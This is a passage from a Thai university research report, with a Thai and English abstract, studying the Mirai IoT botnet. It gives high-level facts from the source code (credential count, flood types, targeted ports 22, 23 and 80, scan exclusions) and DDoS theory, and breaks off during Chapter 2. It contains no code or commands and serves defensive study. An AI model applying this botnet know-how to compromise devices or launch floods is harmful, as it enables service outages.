การศึกษากระบวนการทำงานของ Mirai Botnet ในความปลอดภัยด้านไซเบอร์ของมหาวิทยาลัยเทคโนโลยีราชมงคลพระนคร

The Mirai Botnet Work Process Study in Cybersecurity of Rajamangala University of Technology Phra Nakhon

นิลมิต นิลาศ

งานวิจัยนี้ได้รับทุนสนับสนุนจากงบประมาณเงินรายได้(วิจัยสถาบัน)ประจำปีงบประมาณ พ.ศ.2560
คณะวิศวกรรมศาสตร์ มหาวิทยาลัยเทคโนโลยีราชมงคลพระนคร

การศึกษากระบวนการทำงานของ Mirai Botnet ในความปลอดภัยด้านไซเบอร์ของมหาวิทยาลัยเทคโนโลยีราชมงคลพระนคร

นายนิลมิต นิลาศ

งานวิจัยนี้ได้รับทุนสนับสนุนจากงบประมาณเงินรายได้(วิจัยสถาบัน) ประจำปีงบประมาณ พ.ศ. 2560
คณะวิศวกรรมศาสตร์ มหาวิทยาลัยเทคโนโลยีราชมงคลพระนคร

บทคัดย่อ

งานวิจัยนี้มีวัตถุประสงค์เพื่อศึกษากระบวนการทำงานโปรแกรม Mirai Botnet ที่มีผลกระทบอย่างใหญ่หลวงต่อแบนด์วิดท์ระบบอินเทอร์เน็ต ลูกค้าระบบสื่อสารของเยอรมันกว่า 90,000 คนไม่สามารถใช้งานอินเทอร์เน็ตได้ ทำให้แบนด์วิธด์ถูกใช้ไปมากเกือบถึง 1 TB ต่อวินาที ในการโจมตีที่เป็นประวัติการณ์ของการโจมตีแบบ DDoS การศึกษากระบวนการทำงานของ Mirai Botnet จากโค๊ตที่เมื่อทำงานแล้วมีผลกระทบกับ ISP หรืออนาคตอาจเป็น UniNet ที่เครือข่ายของมหาวิทยาลัยฯ ก็อยู่ภายใต้การเชื่อมต่อออกสู่ภายนอก เพื่อให้ทราบกระบวนการทำงานและจุดอ่อนต่าง ๆ ที่มีของระบบที่ง่ายต่อการโจมตีของ Mirai บนระบบเครือข่าย ผลการศึกษาทำให้ทราบว่าการโจมตีของ Mirai เกิดกับอุปกรณ์จำพวก IoT อุปกรณ์กล้องบนระบบเครือข่ายที่ใช้ซีพียูในกลุ่ม ARM ARM7 Motolora 6800 SPC PowerPC x86 SuperH (SH4) เป็นเป้าหมายของการโจมตี ผลการศึกษาได้ข้อมูลที่มีคุณค่าในด้านขอบเขตการโจมตี ดังนี้ การโจมตีกระทำบน IPV4 ไม่มี IPV6 มีไฟล์โดยรวม 16 ไฟล์มีฟังก์ชันรวม 138 ฟังก์ชัน โปรแกรมมีประมาณมากกว่าห้าพันห้าร้อยบรรทัด มีชื่อผู้ใช้พร้อมรหัสผ่านรวม 62 ชุด การโจมตีแบบ Flood แบบต่างๆ กว่า 9 แบบ โจมตีโดยผ่าน พอร์ท 22, 23, 80 รวมถึงยกเว้นการสแกน IP Address ของหน่วยงาน DoD IANA และบริษัทใหญ่ GE HP ดังนั้นการใช้งานของกล้องบนเครือข่ายจึงควรปิดการ Telnet และพอร์ท 22 23 80 หรือใช้วิธีการอื่นที่เหมาะสมเพื่อป้องกันการทำ Flood แบบต่าง ๆ ที่มีผลกระทบต่อระบบ

คำสำคัญ: ความปลอดภัยทางไซเบอร์ บอทเน็ต ดีดีโอเอส มิราอิ

Abstract

This research aims to study the Mirai Botnet working process, which made high bandwidth impacted to Internet system. From 90,000 clients of Deutsche Telekom cannot access to Internet, that overall bandwidth growth nearly 1 TB per second in the history DDoS attacking behavior. As Mirai exaggerated attacking to ISPs and may be involved UniNet as a big umbrella which RMUTP network interconnected as well. The author would like to study in depth to several weak points of the end devices or IoT on Internet. In the Mirai code used the IoT devices such as the Internet cameras, the CPUs based on ARM, ARM7, Motorola 6800, SPC, PowerPC, X86 and SuperH (SH4). As the results of valuable attacking code studied based-on IPV4 attack, without IPV6. The source code has more than 5,500 lines with 16 files and 138 functions included 62 set of user accounts and passwords. Usage the 9 flooding techniques for port attacking via 22, 23, and 80 with the IP scanning exceptions for DoD, IANA, GE and HP IP addresses. The Internet camera devices have to disable 22, 23 and 80 ports or doing suitable usability techniques to manage for several flooding protection from system harmfully.

Keywords: Cyber security, Botnet, DDoS, Mirai

สารบัญ

สารบัญ(ต่อ)

ชื่อ **หน้าที่**

สารบัญรูป

ชื่อรูป **หน้าที่**

กิตติกรรมประกาศ

ข้าพเจ้าขอขอบคุณทางมหาวิทยาลัยเทคโนโลยีราชมงคลพระนคร คณะวิศวกรรมศาสตร์ สถาบันวิจัยและพัฒนา ที่ให้การสนับสนุนงานวิจัยนี้ พร้อมทั้งทุนวิจัย

บทที่ 1
บทนำ

1.1 ความสำคัญและที่มาของปัญหาที่ทำการวิจัย

บนโลกอินเทอร์เน็ตนั้นมีความเสี่ยงเกิดขึ้นได้ในหลายแง่มุมในด้านของซอฟต์แวร์ที่ใช้งาน กันบนอินเทอร์เน็ตมีปัจจัยเสี่ยงสูงส าหรับผู้ใช้งานทั้งส่วนของผู้ดูแลระบบที่ต้องการให้การ ทำงานของเครื่องแม่ข่ายทำงานตอบสนองผู้ใช้งานได้ตลอด 24 ชั่วโมงต่อวัน 7 วันต่อ สัปดาห์ 365 วันต่อปีหากแต่ว่ามีการกระทำที่ส่งผลกระทบจากบุคคลที่ไม่หวังดีทำให้ ระบบล่มนั้นหมายถึงการบริการที่ตอบสนองอยู่หยุดชะงักเป็นผลพวงจากการใช้โปรแกรม ในประเภทที่เรียกว่า Malware เพื่อทำการส่งข้อมูลปริมาณมากจากหลายแหล่งมายัง Host หรือเครื่องแม่ข่ายที่ให้บริการอยู่ทำให้เกิดภาระโหลดมากผิดปกติจนทำให้เครื่องไม่สามารถสนองตอบได้นั้นคือส่งผลให้การใช้งานของผู้ใช้งานไม่สามารถบรรลุได้และ Mirai เป็นตัวต้นเหตุที่สามารถทำให้แถบความถี่ของระบบเครือข่ายพุ่งขึ้นได้สูงเป็นหลาย ร้อยล้านข้อมูลได้ในเพียงช่วงเวลาไม่นานซึ่งเป็นปรากฏการณ์ที่ไม่เคยเกิดแบบเช่นนี้มา ก่อนจึงทำให้น่าศึกษาค้นคว้าถึงเทคนิควิธีการของซอร์ส Miraiดังตัวอย่างผลของมันทำให้ ลูกค้ากว่า 90,000 รายของ Deutche Telekom ในเยอรมันนีไม่สามารถใช้บริการ เครือข่ายได้ในการศึกษารายละเอียดของโปรแกรม Mirai อาจนำไปสู่แนวทางในอนาคต กับความเป็นไปได้ที่จะสามารถทำให้บริการของเครื่องแม่ข่ายคงอยู่ให้บริการ

1.2 วัตถุประสงค์ของโครงการวิจัย

เพื่อศึกษาโครงสร้างและการทำงานของ Mirai Botnet

1.3 ขอบเขตของโครงการวิจัย

1.3.1 ศึกษาโครงสร้างของ Mirai Botnet

1.3.2 ศึกษากระบวนการทำงานของโค้ด Mirai Botnet

1.4 ประโยชน์ที่คาดว่าจะได้รับ

1.4.1 สามารถสนองตอบนโยบายยุทธศาสตร์การวิจัยในด้านพัฒนาการรักษาความมั่นคงปลอดภัยไซเบอร์

1.4.2 สามารถบูรณาการร่วมตามยุทธศาสตร์ของประเทศ

1.4.3 ได้ข้อมูลการทำงานของโค๊ต Mirai Botnet เพื่อใช้เตรียมการรับมือกับพัฒนการของ Bot-net อื่น ๆ ที่พัฒนาขึ้นในอนาคต

1.4.4 เผยแพร่ข้อมูลที่ได้ผ่านสื่อเอกสารการพิมพ์ผลงานวิจัย

1.4.5 เข้าใจโครงสร้างและการทำงานทำให้เป็นแนวทางและข้อมูลสำหรับนักพัฒนาเครื่องมือที่ใช้ในการตรวจติดตาม

บทที่ 2
ทฤษฎี

จากที่มีการศึกษาการเขียนโปรแกรมเพื่อให้ทำงานเสมือนหุ่นยนต์ที่เรียกว่า Robot หรือ Robotic ทำให้มีความพยายามในการพัฒนาอย่างกว้างขวางทำให้เกิดเป็นโปรแกรมแบบแต่าง ๆ และทำให้มีการเรียกชื่อโดยย่อว่า Bot แต่เนื่องจากมีการใช้งานบนอินเทอร์เน็ตจึงถูกเรียกว่า Botnet ซึ่งเป็นที่มาของการศึกษาและทำการวิจัยในเรื่องการพัฒนาและโปรแกรมภายในของตัว Mirai Botnet ซึ่งโด่งดังไปทั่วโลกในช่วข้ามคืน ดังนั้น เพื่อให้เข้าใจกระบวนการการทำงานจึงนำสู่ Botnet โดยในเอกสารรายงานผลการวิจัยขอใช้คำทับศัพท์เพื่อสะดวกและทำให้คุ้นเคยกับคำเฉพาะต่าง ๆ ที่ใช้ในงานด้านความปลอดภัยทางเครือข่าย

2.1 คำจำกัดความของ Botnet

จากนิยามของ Botnet[1] ถูกพัฒนาคำมาจากคำว่า roBOT NETwork โดยสะดวกเรียกเป็น “Botnet” หรือบางคสู้งเรียกว่า “Zombie army” เป็นการทำงานของโปรแกรมจำนวนมากในระบบเครือข่ายด้วยการควบคุมที่เรียกว่า C&C หรือ CC ซึ่งย่อมาจากคำว่าเต็มว่า Command and Control ที่สั่งการให้เกิดการส่งข้อมูลไปยังเครื่องเป้าหมายที่เรียกว่า Spam หรือลักษณะของการแพร่ตัวแบบโปรแกรมไวรัสหรือทำให้เกิด Flood คือทำให้เกิดอาการเสมือนถูกการส่งข้อมูลปริมาณมากเกินกว่าที่ระบบหรือ Hosts ที่มีรองรับได้ทำให้ Host Computer หยุดทำงานลงโดยปริยายเพราะไม่สามารถสนองตอบต่อการส่งความต้องการมาพร้อม ๆ กันเป็นปริมาณมากเกินที่ระบบจะสนองตอบได้ ลักษณะการเกิดภาวะการเช่นนี้เรียกว่า Denial of Service เรียกโดยย่อว่า DoS

2.2 การโจมตีทางไซเบอร์


การโจมตีทางไซเบอร์นั้นมีหลากหลายรูปแบบ ตั้งแต่การใช้ความรู้จักที่เรียกว่า Social Engineering ไปสู่การใช้โปรแกรมที่ไม่ซับซ้อนไปถึงโปรแกรมที่มีความซับซ้อนอย่างมาก เพื่อให้ทำงาน เข้าถึงข้ออมูลหรือเข้าไปทำให้ข้อมูลเสียหาย ดังปรากฏเป็นข่าวอยู่เป็นระยะเสมอมา ทั้งนี้การใช้อุปกรณ์ สื่อสารในยุคปัจจุบันมีอยู่อย่างมากมาย ทำให้โอกาสที่จะถูกภัยคุกคามก็เพิ่มตามอย่างต่อเนื่อง เพราะสาเหตุของการโจมตีบนโลกอินเทอร์เน็ตนั้นเกิดขึ้นได้กับอุปกรณ์ที่ใช้เชื่อมต่อสื่อสารบนระบบเครือข่ายได ทุกขณะ นั้นคือเหตุผลที่ทำให้เกิดการต่อสู้กันระหว่างผู้ที่ถูกเรียกว่าเป็น Hacker หรือคือผู้ที่กระทำการใน การจงใจเข้าถึงข้อมูลที่เป็นความลับ และผู้ถูกกระทำที่เรียกว่า Victim หรือเรียกว่าระหว่าง Origin และ Target เป็นการทำงานของ Robot ที่เป็นซอฟต์แวร์เรียกโดยย่อว่า Bot และทำงานบนระบบเครือข่ายหรือ Network ดังนั้นจึงรวมเรียกว่า Botnet ในการทำงานบนระบบคอมพิวเตอร์มีภัยคุกคามหลายประเภทและหลายด้านเช่นเดียวกับ

[1] PCMAG “Definition of: Botnet” สืบค้นเมื่อ 30 เมษายน 2560 www.pcmag.com


วัตถุประสงค์ของการใช้งานเครื่องคอมพิวเตอร์ ในปัจจุบันพัฒนาการทางอินเทอร์เน็ตก้าวหน้าไปไกลทำให้ มีการสร้างอุปกรณ์ขนาดเล็กที่มีศักยภาพสูงปรากฏให้พบเห็นในอุปกรณ์ต่าง ๆ รอบตัวซึ่งอุปกรณ์เหล่านั้น เรียกโดยย่อว่า Internet-of-Thing หรือ IoT การโจมตีที่เกิดจากรูปที่ 2.1 ของช่วงหนึ่งในปีพุทธศักราช 2557 ขณะเวลานั้นโดเมนในประเทศไทย ถูกโจมตีเป็นอันดับต้นที่เกิดในจุดวงกลมสีเขียวอ่อน จากข้อมูลเห็นได้ว่าเกิดการโจมตีภายในประเทศไทยเอง เพราะต้นทางหมายเลข 24 ปลายทางหมายเลข 25

รูปที่ 2.1 การโจมตีที่เกิดกับโดเมนในประเทศไทย ปี พ.ศ.2557 [NORSE โดย Lauren Walker]

จากรูปที่ 2.2 เห็นได้ว่าการโจมตีเกิดจากภายในของระบบสื่อสารของประเทศไทยเองก็สามารถ เกิดขึ้นได้ตลอดเวลาดังนั้น การศึกษาแนวทางเทคนิควิธีการในการโจมตีบนระบบเครือข่ายคอมพิวเตอร์จึง มีความจำเป็นอย่างยิ่ง เพื่อศึกษาเทคนิคแนวทางในการรับการโจมตีและการป้องกันหรือการระมัดระวังเพื่อ ไม่ให้เกิดแต่โดยหลายปัจจัยแล้วบ่อยครั้งเราไม่สามารถรับมือได้อย่างเหมาะสม การศึกษาถึงรายละเอียด ภายในโปรแกรมที่ในปีนี้ถือว่ามีความโด่งดังในด้านการทำให้ระบบเครื่องมีปัญหาอย่างมากในการยึดแถบ ความถี่อย่างมากสุดในประวัติการของการทำ DDoS จากค าว่า Distributed DoS (Distributed Danial-of-Service) การโจมตีแบบ DDoS ดังในรูปที่ 2.3 เป็นการโจมตีที่เกิดผลกระทบอย่างใหญ่หลวงเหตุการณ์หนึ่งขึ้น



รูปที่ 2.2 การโจมตีบนเครือข่ายของ 3BB ในประเทศไทย [NORSE]



รูปที่ 2.3 การโจมตีแบบ DDoS ของทั่วโลกในวันที่ 20 ตุลาคม 2559 [Pyry Puustinen]


หลักการของการทำ DoS คือทำอย่างไรให้ระบบได้รับการสร้างภาระงานให้มากจนระบบไม่ สามารถดำเนินการตอบสนองต่อความต้องการจากผู้ใช้งานหรือ Client ดังนั้นถ้าเมื่อไหร่ตัวเครื่อง Server ไม่สามารถตอบสนองต่อผู้ใช้เครื่องก็ไม่สามารถทำงานได้คือค้าง นั้นคือผลลัพธ์ที่ผู้โจมตีต้องการ ส่วนของการพัฒนาขึ้นเป็นระบบที่เรียกว่า DDoS ดังรูปที่ 2.4 นั้นคือมีตัวช่วยในการทำงานเพิ่มขึ้นจำนวนมาก ทำให้ไม่สามารถตอบสนองต่อการร้องขอใช้งานระบบจนทำให้ระบบหยุดการทำงานไปโดยอัตโนมัติซึ่งทำ ให้เกิดลักษณะเช่นเดียวกับที่มีการร้องขอให้ชาวเน็ตกดฟังก์ชันคีย์เพื่อทำให้เกิดการร้องขอ Request ไป ยัง Server ถ้ากดพร้อมกันหลายเครื่องก็จะเกิดการส่งและรับที่โต้ตอบระหว่าง Clientsและ Server จนทำ ให้ระบบล่มนั้นคือวัตถุประสงค์และการกดคีย์ของแต่ละคนเป็นการที่ต่างคนต่างกระทำซึ่งเสมือนการใช้ งานทั่วไป นั้นเป็นประเด็นที่ยากต่อการป้องกันและยากต่อการหาคนผิดมาลงโทษในแง่ของกฎหมาย

2.3 ชนิดของการโจมตีในกลุ่มของ DDoS

การแบ่งชั้นในการโจมตีแบบ DDoS โดยทั่วไปแบ่งออกเป็น 4 ประเภท - TCP Connection Attacks 6 ด้วยการใช้การเชื่อมต่อในระบบเช่น Load-balancers Firewalls หรือ Application Servers Volumetric Attacks โดยการทำให้มีการใช้แบนด์วิดธ์ที่เกิดจากการบริการบนเครือข่ายเป้าหมายทำให้เกิดการ Conges-tion ที่ทำให้เกิดการหน่วงและเพิ่มการทำงานของ Servers Fragmentation Attacks โดยการทำ Flood บน TCP หรือ UDP แต่ละส่วน Fragments ในโปรโตคอลที่ส่งข้อมูลของ ระบบเป้าหมาย - Application Attacks ในส่วนของเทคนิคของการเพิ่มแถบความถี่ของระบบเครือข่ายนั้นมีที่เรียกว่าการขยาย Amplification ที่ทำให้ให้เกิดแบบสองทางเพื่อเพิ่ม Traffic ให้กับระบบบน DNS server เพื่อให้ส่งการตอบรับจำนวนมหาศาลไปยังเครื่องเหยื่อโดยอาศัย Botnet amplified ซึ่งสามารถเพิ่มได้เป็น 50 ไปถึง 70 เท่าจากปกติซึ่งเป็นเหตุให้เครื่องเป้าหมายล่มได้โดยง่าย

2.4 ภาพรวมของระบบทำงาน Botnet

การทำงานของ Botnet บนกระบวนการที่เรียกว่า DoS หรือ DDoS นั้นมีความซับซ้อนทำให้เราต้องมาทำความเข้าใจในเบื้องต้นว่าภายในมีการทำงานอย่างไร เพื่อนำไปสู่การศึกษาตัวโค๊ตของซอร์สโปรแกรม จากรูปที่ 2.5 แสดงถึงโครงสร้างภายในของการทำให้เกิดภาวะในการโจมตีที่ทำให้ระบบ Internet เป็นอัมพาตไปหรือหยุดการตอบสนองได้ภายในระยะเวลาอันสั้น แต่การจะเกิดภาวะดังกล่าวได้ต้องมีการพัฒนาการทำงานอยู่ระหว่างส่วนต่าง ๆ ต่อไปนี้



รูปที่ 2.4 ผังการทำงานของระบบเครือข่ายที่ถูกโจมตีแบบ DDos [Wikipedia]

2.4.1 Institutional

ส่วนของหน่วยงานที่เกี่ยวข้องในการปฏิบัติการในด้านความปลอดภัยรวมถึงการบริการที่ต้องมีการคิดมูลค่าของการแข่งขัน ของลูกค้า ของการรวมตัวกันของเทคโนโลยี ความน่าเชื่อถือรวมถึงกฎหมาย และกฎเกณฑ์หรือข้อตกลงที่ใช้ร่วมกันในระบบ

2.4.2 Organizational

จากโมเดลทางธุรกิจที่มีสองส่วนได้แก่สำหรับผลกำไร และส่วนผลกำไรที่ไม่จริงทำเพื่อให้เห็นว่าดูดีซึ่งพบได้บ่อย การจัดลำดับความปลอดภัยรวมถึงการมีส่วนร่วมกันในเรื่องความปลอดภัยรวมถึงขนาดของลูกค้าที่มีทั้งข้อดีและข้อด้อย ราคาของการดูแลลูกค้า ค่าการจัดการ ค่าระบบที่ถูกพัฒนาขึ้นเพื่อรองรับระบบงานและการมูลค่าสำหรับขยายตัวในอนาคต

2.4.3 ISP Security measures

ส่วนของ Internet Service Provider นั้นมีการลงทุนอย่างมากในเรื่องความปลอดภัยและการสนองตอบได้ทันต่อเหตุการณ์ที่เกิด ซึ่งเป็นในแง่การลงทุนจำนวนมากหรือต้นทุนเพิ่มตลอดเพราะเทคนิควิธีการเปลี่ยนไปต้องมีเครื่องมือที่ดีทันต่อเหตุการณ์หรือรองรับได้ในการช่วยแก้ปัญหา

2.4.4 Technology

เทคโนโลยีที่ใช้ในงานต้องพัฒนาตลอดแต่อยู่บนส่วนของ Broadband ทีเป็นเรื่องการการจราจรของข้อมูล ซอฟต์แวร์ที่ใช้ในงานซึ่งมีทั้งแง่บวกและแง่ลบรวมถึงฮาร์ดแวร์ที่ต้องมีการลงทุนและพัฒนาให้ทันต่อเทคโนโลยีตลอดซึ่งจะโยงไปยังส่วนของสถาบันต่าง ๆ ที่มีส่วนเกี่ยวข้องและโยงไปถึงการเกิดการกระทำผิดกฎหมายบนไซเบอร์ (Cybercrime)

2.4.5 User behavior

